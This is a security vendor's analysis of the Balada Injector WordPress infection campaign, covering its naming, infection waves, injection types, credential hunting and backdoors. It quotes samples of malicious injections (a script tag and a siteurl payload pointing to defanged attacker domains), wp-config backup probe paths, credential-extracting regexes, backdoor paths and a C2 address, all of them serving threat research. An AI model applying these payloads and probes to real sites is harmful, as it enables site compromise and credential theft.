

Our team at Sucuri has been tracking a massive WordPress infection campaign since 2017 — but up until recently never bothered to give it a proper name. Typically, we refer to it as an ongoing long lasting massive WordPress infection campaign that leverages all known and recently discovered theme and plugin vulnerabilities. Other organizations and blogs have described it in a similar manner, sometimes adding terms like “malvertising campaign” or naming domains that it was currently used (which amounts to several hundred over the past 6 years).
This campaign is easily identified by its preference for String.fromCharCode obfuscation, the use of freshly registered domain names hosting malicious scripts on random subdomains, and by redirects to various scam sites including fake tech support, fraudulent lottery wins, and more recently, push notification scams displaying bogus captcha pages asking users to “Please Allow to verify, that you are not a robot”.

Since 2017, we estimate that over one million WordPress websites have been infected by this campaign. Each year it consistently ranks in the top 3 of the infections that we detect and clean from compromised websites. You can see results from our latest website threat report.
In 2022 alone, our external website scanner SiteCheck detected this malware over 141,000 times, with more than 67% of websites with blocklisted resources loading scripts from known Balada Injector domains. We currently have more than 100 signatures covering both front-end and back-end variations of the malware injected into server files and WordPress databases.
As you can imagine, referring to this massive infection campaign using generic terms has not been extremely convenient. However, assigning a name to this malware was never at the top of our priority list. Our security researchers deal with dozens of new malware samples every day, so we typically don’t dwell too much on well-known malware that is adequately covered by detection rules and only necessitates minor adjustments when we spot a new wave.
How Balada Injector got its name
In late December 2022, our colleagues at Dr.Web shared some valuable information that led us to choose the name “Balada Injector”.

A post published on December 30, 2022, titled “Linux backdoor malware infects WordPress-based websites” caught our attention, and it was widely circulated in Internet security blogs with titles like “Linux Malware uses 30 plugin vulnerabilities to target WordPress sites”. The article discusses two variants of the malware: Linux.BackDoor.WordPressExploit.1 and Linux.BackDoor.WordPressExploit.2 and provides a comprehensive overview, including targeted plugins and various indicators of compromise.
The interest generated by this information prompted numerous inquiries from various sources, leading me to examine the post closely on New Year’s Eve to determine if immediate action was required. To my surprise, I instantly recognized the described malware as the ongoing, massive campaign we’d been tracking. Upon closer inspection, I found that the information provided was accurate, but the vulnerabilities, injected code, and malicious domains all dated back to 2019 and 2020.
Nevertheless, the post offered interesting details about how campaign operators searched for vulnerable websites and injected malware. We soon obtained samples of the Linux binaries written in Go language from VirusTotal, where other security researchers created collections like this.
Most of the samples were compiled with debug information and even a simple “strings” command provided quite insightful information: names of functions, string constants, paths of files included in the project.
These included file paths inspired us to finally name the malware campaign. A typical list of linked files for most of the samples look like this:
C:/Users/host/Desktop/balada/client/rlimit.go
C:/Users/host/Desktop/balada/client/main.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/fields.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/collations.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/transaction.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/statement.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/result.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/rows.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/packets.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/infile.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/errors.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/dsn.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/driver.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/utils.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/connection.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/buffer.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/auth.go
c:/go/src/database/sql/sql.go
c:/go/src/database/sql/ctxutil.go
c:/go/src/database/sql/convert.go
c:/go/src/database/sql/driver/driver.go
c:/go/src/strconv/atob.go
c:/go/src/database/sql/driver/types.go
C:/Users/host/go/src/gopkg.in/dutchcoders/goftp.v1/status.go
C:/Users/host/go/src/gopkg.in/dutchcoders/goftp.v1/ftp.go
…
…a few hundred more linked files omitted…
These files consist mostly of source code for various Go libraries, providing additional functionality such as conversion functions and support for Internet protocols. However, the main malware code was located in the file C:/Users/host/Desktop/balada/client/main.go. The file path balada/client implied that the developer could refer to this software as Balada Client (we know that the malware sends data to C2 server so there could be a Balada Server part too).
Whether our assumptions were correct or not, we adopted this name internally and think that it provides some convenience when talking about a really long lasting malware campaign.
In many languages, Balada means “Ballad”. To avoid ambiguity, we added the word Injector to reflect the nature of the malware campaign that injects malicious code into WordPress sites, hence Balada Injector.
Now that we’ve shared the story of how the malware campaign got its name, let’s take a look at the most common techniques and functionalities used in the Balada Injector campaign.
Contents:
- Infection waves
- Domain names and reinfections
- Attack vectors vs injection types
- WordPress component vulnerabilities
- Database credential theft
- Archives and database dumps
- Miscellaneous logs and scripts
- Assorted data collection
- Brute force
- Backdoors
- Cross-site infections
- Client hosts & C2 servers
Infection waves
During the many years of Balada Injector’s operation, we have observed consistent patterns of infection waves on a pretty regular basis. These waves tended to occur every couple of weeks, sometimes once a month. We typically notice an uptick in infected websites by Tuesday, following a wave’s initiation during the weekend.
The period between the waves is probably utilized for gathering and testing newly reported and 0-day vulnerabilities, as well as for developing new attack routines.
Each wave can be identified by a new, freshly registered domain name that the campaign uses in its injections. Most of these domain names are a nonsense combination of two-four English words, such as sometimesfree[.]biz, destinyfernandi[.]com, travelfornamewalking[.]ga, or statisticline[.]com. The actual injections employ URLs on various subdomains of the current wave domain, for example:
- java.sometimesfree[.]biz/counter.js – active 2017
- slow.destinyfernandi[.]com/slow.js – active 2020
- main.travelfornamewalking[.]ga/stat.js – active 2021
- cdn.statisticline[.]com/scripts/sway.js – active 2023
It’s worth noting that 32 domains associated with different waves of the Balada Injector malware campaign accounted for 67.2% of all SiteCheck’s blocklisted resource detections in 2022, fully occupying the top 5 list.
Top Blocklisted Resources – 2022 | |
| Blocklisted Domain | # of Detections |
| legendarytable[.]com | 18,102 |
| weatherplllatform[.]com | 13,133 |
| classicpartnerships[.]com | 10,726 |
| ads.specialadves[.]com | 8,295 |
| line.storerightdesicion[.]com | 7,899 |
Domain names and reinfections
Throughout the years we’ve observed well over a hundred domain names used by Balada Injector.
In one of the analyzed binaries, we found a function called “main.ex_domains” that listed 70 domain names previously used by the campaign. However, even for 2020, this list was far from exhaustive, mainly containing domains from 2019-2020 and missing domain names that were used before 2019:
| trackstatisticsss[.]com accongestion[.]com actraffic[.]com admarketlocation[.]com adsforbusines[.]com adsformarket[.]com adsrequestbest[.]com adtrafficjam[.]com backrocklondon[.]com balanceformoon[.]com balanceforsun[.]com balantfromsun[.]com becausenightisbetter[.]com becauseshineisbetter[.]com beforwardplay[.]com belaterbewasthere[.]com belazyelephant[.]com belighterservice[.]com bluelabelmoscow[.]com bullgoesdown[.]com buycongestion[.]com buyittraffic[.]com carlbendergogo[.]com chatwithgreenbar[.]com | collectfasttracks[.]com costsimpleplay[.]com createrelativechanging[.]com cuttraffic[.]com dancewithlittleredpony[.]com deliverblackjohn[.]com denzzzelwashington[.]com destinyfernandi[.]com dexterfortune[.]com donaldbackinsky[.]com followmyfirst1[.]com generallocationgo[.]com giantttraffic[.]com globallyreinvation[.]com gotosecond2[.]com greenlabelfrancisco[.]com greenrelaxfollow[.]com importtraffic[.]com jockersunface[.]com letsmakesomechoice[.]com lightversionhotel[.]com littleandbiggreenballlon[.]com makesomethird3[.]com postertraffic[.]com | primarylocationgo[.]com privacylocationforloc[.]com puttraffic[.]com redfunchicken[.]com redlabellondon[.]com redrelaxfollow[.]com requestfor4[.]com resolutiondestin[.]com speakwithjohns[.]com specialthankselsa[.]com startrafficc[.]com stivenfernando[.]com talktofranky[.]com toupandgoforward[.]com trafficlmedia[.]com trasnaltemyrecords[.]com traveltoscount[.]com verybeatifulantony[.]com wiilberedmodels[.]com worldctraffic[.]com yellowlabeltokyo[.]com digestcolect[.]com |
The purpose of this list is to identify already infected sites and reinfect them without leaving multiple concurrent types of injection on the same site.
Attack vectors vs injection types
However, as we’ll see shortly, this approach didn’t work well for Balada Injector. The main problem is it tried to be an universal injector for WordPress, going after all major vulnerabilities and attack vectors. However, each vulnerability is different and allows different levels of access to compromised sites which resulted in many different types of injections even within one wave.
Siteurl hacks
For example, some vulnerabilities only allowed the modification of arbitrary WordPress options, which resulted in so-called siteurl infections (you can see an example of an attack on a vulnerable version of WordPress GDPR Compliance plugin back in 2019 here). In this case, WordPress itself will start loading all resources such as styles and scripts from malicious URLs and you don’t have much control over it.
a:2:{s:4:"data";s:126:"a:2:{s:7:"siteurl";s:41:"hxxps://gabriellalovecats[.]com/a.js?a1=b1&";s:4:"home";s:38:"hxxps://gabriellalovecats[.]com/a?a2=b2&";}";s:8:"checksum";s:32:"02dfdfda2e159b6f1bd04f94a9e4322f";}HTML injections
In some cases, a vulnerability may allow the injection of custom HTML code into a plugin’s or a theme’s option. For this specific type of vulnerability, hackers can choose what type of JavaScript injection they want to use. It can be a plain script tag with a remote src parameter like the one below:
<script type='text/javascript' src='hxxps://port.transandfiestas[.]ga/stat.js?stat=debug'></script>Or a longer inline obfuscated script. This vulnerability also doesn’t provide any other type of access to the site – attackers can only change one thing and hope the vulnerability is not closed by the website owner.
To gain more access to the site, injected scripts often contain code that tries to attack logged-in administrators of infected sites, making their browsers silently execute commands in the WordPress admin interface such as creating new admin users or injecting backdoors into theme files.
Database injections
Another level of control can be achieved if hackers steal WordPress database credentials from wp-config.php (more about it later), allowing attackers to then inject malware into all published WordPress posts and pages. Additionally, attackers may also create malicious admin users, which potentially gives them access to the whole server account as they can modify theme files and install any plugins.
Arbitrary file injections
Some severe vulnerabilities allow attackers to upload arbitrary files to compromised servers or execute arbitrary PHP code. For Balada Injector, this is a a prime opportunity to plant a backdoor that will be used for site infection, usually in a form of PHP injections into core WordPress files, JavaScript injections into .js files (usually the ones with jquery in their names), and HTML injections into .html files. Quite often attackers increase their footprint by adding malicious WordPress admin users and injecting malware into a database.
Flawed reinfections
As you can see, the situation becomes complicated quite quickly. Add to this the fact that almost every infection wave involved slightly altered obfuscation methods. It goes without saying that maintaining so many types of injections for an extended period inevitably leads to things not going as planned.

Furthermore, we frequently find multiple injections representing different waves on the same site, sometimes even duplicated. For example, on this page (URLScan.io cache) 11 distinct malicious Balada scripts were injected 311 times!
Now, let’s discuss the attack approaches used by Balada Injector.
Targeting WordPress component vulnerabilities
First of all, all sorts of vulnerabilities in WordPress themes and plugins can allow an attacker to inject code or gain unauthorized access to the website — which can eventually be escalated to the level where code injections are possible.
Back in 2017 when we started tracking this campaign, one of the most prominent vulnerabilities that they abused were old security bugs in tagDiv’s Newspaper/Newsmag themes. This entire time, Balada Injector has been quickly adding newly disclosed vulnerabilities (and sometimes undisclosed 0-days), occasionally starting massive waves of infections within a few hours after vulnerability disclosures. The most recent wave of Balada injections targeted a recently patched security flaw in the Elementor Pro plugin.
Between 2019 and 2020, we tried to track new vulnerabilities targeted by the Balada Injector along with the domain names it used in its injections. Every month, we saw a number of newly disclosed vulnerabilities added to the campaign on a regular basis.
Older vulnerabilities were not immediately discarded after initial rounds of infections and some of them remained in use for a long time after the patches were released.
It was interesting to discover that the 2020 version of the binary Balada Injector client still had 8 predefined paths for a really old TimThumb vulnerability that originated in 2011.
/wp-content/themes/learndash/timthumb.php
/wp-content/themes/Pilgrim/timthumb.php
/wp-content/plugins/image-slider-widget/inc/class/timthumb.php
/wp-content/themes/Revera/timthumb.php
/wp-content/themes/Viper/timthumb.php
/wp-content/plugins/ACK/timthumb.php
/wp-content/plugins/whitespace-image-resize/timthumb.php
/wp-content/themes/suco/themify/img.php
Another interesting discovery was that in 2023 various versions of the timthumb.php script, which has not been maintained since 2014, are reported to be used on over 70,000 sites.
Hunting for database credentials
Vulnerabilities are always being discovered and patched, but unfortunately database passwords are rarely changed after a compromise — so if an attacker gets their hands on some database creds, they have the chance to retain access to a WordPress site even if the previously exploited vulnerability is patched, backdoor files are removed, and malicious WordPress admin users are deleted.
As most admins know, WordPress stores database credentials in the wp-config.php file. So, this is the file that hackers are especially interested in during different stages of attack. If the site is not compromised yet, they use various tricks to obtain contents of wp-config.php. And if it’s already compromised, they read it to save the credentials for future use.

For example, in one version of the binary Balada Injector client, we found the main.links2 and main.links3 functions that together contained 122 different ways to steal wp-config.php data that comprised mostly of two major approaches:
- Use known vulnerabilities that allows to read or download arbitrary site files:
- Or search for backup files with extensions that allow downloading:
…
/wp-config-backup.txt
/wp-config.bak/wp-config.inc
/wp-config.old
/wp-config.orig
/wp-config.original
/wp-config.php.1
/wp-config.php.bak
/wp-config.php.old
/wp-config.php.orig
/wp-config.php.original
/wp-config.php.save
/wp-config.php.save.1
/wp-config.php.swo
/wp-config.php.swp
/wp-config.php1
/wp-config.php?aam-media=1
/wp-config.php?aam-media=2
/wp-config.php_bak298023223876953125
/wp-config.php_bak/wp-config.php-bak
/wp-config.save
/wp-config.swp
/wp-config.tar
/wp-config.txt
/wp-config.xml
/wp-config.zip
…

The binary also contained regular expression rules to extract database credentials from wp-config.php
DB_HOST.*?,.*?['|"](.*?)['|"]
DB_NAME.*?,.*?['|"](.*?)['|"]
DB_PASS.*?,.*?['|"](.*?)['|"]DB_USER.*?,.*?['|"](.*?)['|"]
These are the same regular expressions used in the PHP scripts that they upload to compromised sites to inject malware and discover other websites which share the same server account, facilitating cross-site contamination and easy infection opportunities.
Archives and database dumps
In addition to backup files of just wp-config.php, attackers also check for whole site backups and database backups.
Specifically, their Balada Injector client has functions like main.listzips and main.listmysqls. The first one looks for 23 common archive names like archive, changed, public_html, rt18_archive, old, etc adding these 5 extensions to them: .zip, .gz, .tar.gz, .rar and .gzip. Listmysqls checks for 14 common names of SQL export files. Here’s an example of what that looked like back in 2020 in real website attacks.
In order to enhance the utilization of these website archives, the Balada Injector client incorporates a feature designed to interact with them: main.dwn_zip_unzip(string domain). This particular function is responsible for downloading the located archive file, extracting its contents, and subsequently examining the data for any valuable information. For instance, it employs regular expressions to retrieve database and FTP credentials from wp-config.php files. Furthermore, the attackers also leverage the client to seek values of WP_SITEURL and WP_HOME, provided they are configured within the wp-config.php file.
Miscellaneous logs and scripts
In addition to backups, Balada Injector diligently searches for various files that could contain any sensitive or potentially useful information, such as access log files, error logs, files with debug information, or database administration tools such as adminer and phpmyadmin. The main.lisk_lk function with 37 predefined paths takes charge of this task.
Database Tools
You might be wondering why Balada Injector seeks out general-use tools like Adminer. The reason is that these tools are sometimes left behind by site administrators or developers after completing maintenance tasks. It’s not rare for these tools to be improperly protected or to contain vulnerabilities.
searchreplacedb2.php
For instance, in 2017, Balada Injector exploited a database Search and Replace tool that caused widespread infections. It looked for “searchreplacedb2.php” files and leveraged them to inject malicious scripts into WordPress posts. The issue with this tool was that, in an attempt to simplify life for WordPress administrators, it automatically logged into the WordPress database using the credentials from wp-config.php. As a result, anyone who opens the searchreplacedb2.php script in a browser could modify the WordPress database without any authentication.
Adminer
The Adminer script requires database user authentication, but doesn’t differentiate between connecting to a site’s local database or to some remote database. It turns out that some versions have a bug that allows hackers to connect to a third-party MySQL database under their control, and subsequently, utilize Adminer to query the contents of local files on the server hosting the Adminer script. This bug was exploited by Balada Injector to extract database credentials from wp-config.php and use them to inject malware into the WordPress database and generate fake WordPress admin users.
Assorted data collection
It’s important to note that the predefined lists we examined earlier experienced frequent alterations in almost every iteration of the Balada Injector, as malware authors continually added new elements and removed underperforming ones.
In a later version of the binary (probably late 2020 or early 2021) we uncovered a consolidated list of files with sensitive and potentially exploitable information, including:
- variations of wp-config.php backup file names
- different exploits that enable reading wp-config.php
- variations of site archives filenames
- variations of database backup filenames
In this updated version, the attack operators also added an extensive list server shell related items (e.g. .passwd, .bash_history) and development environment components (e.g. make files, ignore files for Docker, Git, configuration files for linters, Travis CI, PHP_CodeSniffer, files created by masOS such as .DS_Store and .FBCIndex, etc.) As you can see, they take this very seriously. Altogether, this new list contained 318 distinct new entries.
Brute force WordPress admins
Naturally, if cybercriminals pay attention to such uncommon attack vectors as exploiting information from inadvertently exposed linter ignore files, one cannot assume they would overlook the more easily attainable targets like guessing WordPress admin passwords.
Indeed, Balada Injector binaries possess a function called main.passes, which in the version we examined, contains 74 predefined passwords. It’s far from being exhaustive but includes all obvious variants such as admin, 123456, password, qwerty, letmein123, loveyou. It also contains quite a few fairly unobvious variants such as 7h3$3cr373n5173p@ss (“the secreten site pass” in leetspeak), 96pitney89arcanawilkes, TJoH8YgAYMdrTOMT, Winner!@0505, and votre_mdp_de_bdd.
Now, one might argue that simply guessing a password is fruitless without knowing the corresponding username. True, and hackers are well aware of this fact. They also know how to get a list of users directly from WordPress. This doesn’t even involve any sort of vulnerabilities — they simply use WordPress own APIs such as /wp-json/wp/v2/posts, /wp-json/wp/v2/users, /wp-json/buddypress/v1/members and then parse the output. It’s worth noting that WordPress, by default, currently displays only users with published posts. This serves as yet another reason to employ separate WordPress accounts with distinct roles for administrative and publishing tasks.
Backdoors
Of course, Balada Injector is known for uploading and leaving multiple backdoors throughout the compromised environment. The main point of a backdoor is to maintain access to the site well past the initial infection, subsequent cleanups, and any plugin or theme updates. This means that from wave to wave, attackers need to change filenames and locations of their backdoors to prevent easy discovery.
With so many waves and the backdoor locations, it must not be a trivial task to maintain and use a full up-to-date list of them.
Well, the Balada Injector client at least tries. It had a function called main.dop_sh_paths. If you translate “dop” from Russian as “additional”, then the function name can be described as “additional shell paths”. The 2020 version of this function contained 176 predefined backdoor paths.
Here’s a short excerpt from the list:
...
/wp-bk-report.php
/wp-content/plugins/crelly-slider/wordpress/temp/super-socialat/super_socialat.php
/wp-content/plugins/formcraft/file-upload/server/php/files/wp-upd.php
/wp-content/plugins/wp-hello-plugin/wp-hello-plugin.php
/wp-content/s.php
/wp-content/uploads/2018/09/wp-pr.php
/wp-content/uploads/2018/11/wp-upd.php
/wp-content/uploads/2018/2018.php
/wp-content/uploads/2019/01/wp-upd.php
/wp-content/uploads/2019/02/wp-upd.php
/wp-content/uploads/2019/03/wp-simple-plugin.php
/wp-content/uploads/2019/11/wp-simple-plugin.php
/wp-content/uploads/2019/12/wp-simple-plugin.php
/wp-content/uploads/2020/01/wp-block-plugin.php
/wp-content/uploads/2020/01/wp-zip-plugin.php
/wp-content/uploads/2020/02/wp-block-plugin-1.php
/wp-content/uploads/2020/02/wp-simple-plugin.php
/wp-content/uploads/2020/03/wp-block-plugin-2.php
/wp-content/uploads/2020/03/wp-zip-plugin-2.php
/wp-content/uploads/2020/04/wp-hello-plugin.php
/wp-content/uploads/2020/04/wp-zip-plugin.php
/wp-content/uploads/fm_temp.php
/wp-content/uploads/header-template.php
/wp-content/uploads/ld.php
/wp-content/uploads/up.php
/wp-content/uploads/wp-craft-report.php
/wp-content/uploads/wp-crawl.php
/wp-content/uploads/wp-header-template.php
/wp-content/uploads/wp-logs.php
/wp-content/uploads/wp-upds.php
/wp-doc.php
/wp-tmp5.php
/wp-up.php
/wp-upd.php
/wpdemos.php
...
Cross-site infections
When Balada Injector gains access to a compromised website’s file system, it typically uploads a backdoor with “infector” functionality. In addition to executing arbitrary PHP code, the main functionality of such files is to infect existing .php, .html and .js files in the environment — so naturally, the malware searches for eligible files on the server. However, it doesn’t initiate the search from the current location. Instead, it tries to start the search as high in the directory structure hierarchy as possible. In some versions, the search starts from the server root, and in other cases they use multiple “../” to navigate up several levels in a directory hierarchy. Each “../” means to move up one directory level, so on the screenshot below you can see that they start their search 8 directory levels up from the current script.

The point of this broad search is to find writable directories that belong to other sites. Most commonly, these sites belong to the admin of the compromised site and they all share the same server account and the same file permissions. In this manner, compromising just one site can potentially grant access to several other sites “for free.”
Balada Injector Client hosts and C2 Server
You can’t expect to find the Balada Injector Client on every compromised site. Managing thousands of clients and updating them for every new wave of the campaign would be quite challenging. Instead, we believe, clients are uploaded to only a small fraction of hacked sites, likely those hosted on a private or virtual private server that shows signs of not being properly managed or neglected.
Such servers make ideal candidates for Balada clients for several reasons:
- They can run binary software.
- There are usually more resources available compared to a typical site in a shared hosting environment.
- Since the site/server is neglected, there are little chances that the malware will be quickly discovered.
- Hosting providers typically don’t have access to private and virtual private servers and can’t scan them for malware. And as we know the Balada binaries are well detected by multiple security vendors.
While it’s possible that the campaign operators rent their own servers, it’s rather unlikely that they submitted so many Balada binaries to VirusTotal themselves.
Based on our observations from 2019-2020 (and may still work similarly, although we don’t see fresh samples of Balada Injector binaries on VirusTotal), the process seems to involve a relatively small number of hosts with Balada Clients scanning a list of websites for known vulnerabilities and sensitive information. Upon finding actionable results, the client attempts to infect the website. Successful infections or retrieved sensitive information are then reported to a command-and-control (C2) server.
In the case of the binary client that we and Dr.Web analyzed, the C2 server was 45.9.148 .48 on port 8349. This very server is also known to host phishing sites.
User agents and connection to NDSX/NDSW
We have discovered a few hardcoded user agents in 2020 versions of Balada Injector binary clients:
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.59 Safari/537.36
- Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
The last user agent “Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36” is still regularly found by our teams in attack logs (for the record, Chrome 84.0.4147.125 was released in August of 2020.).
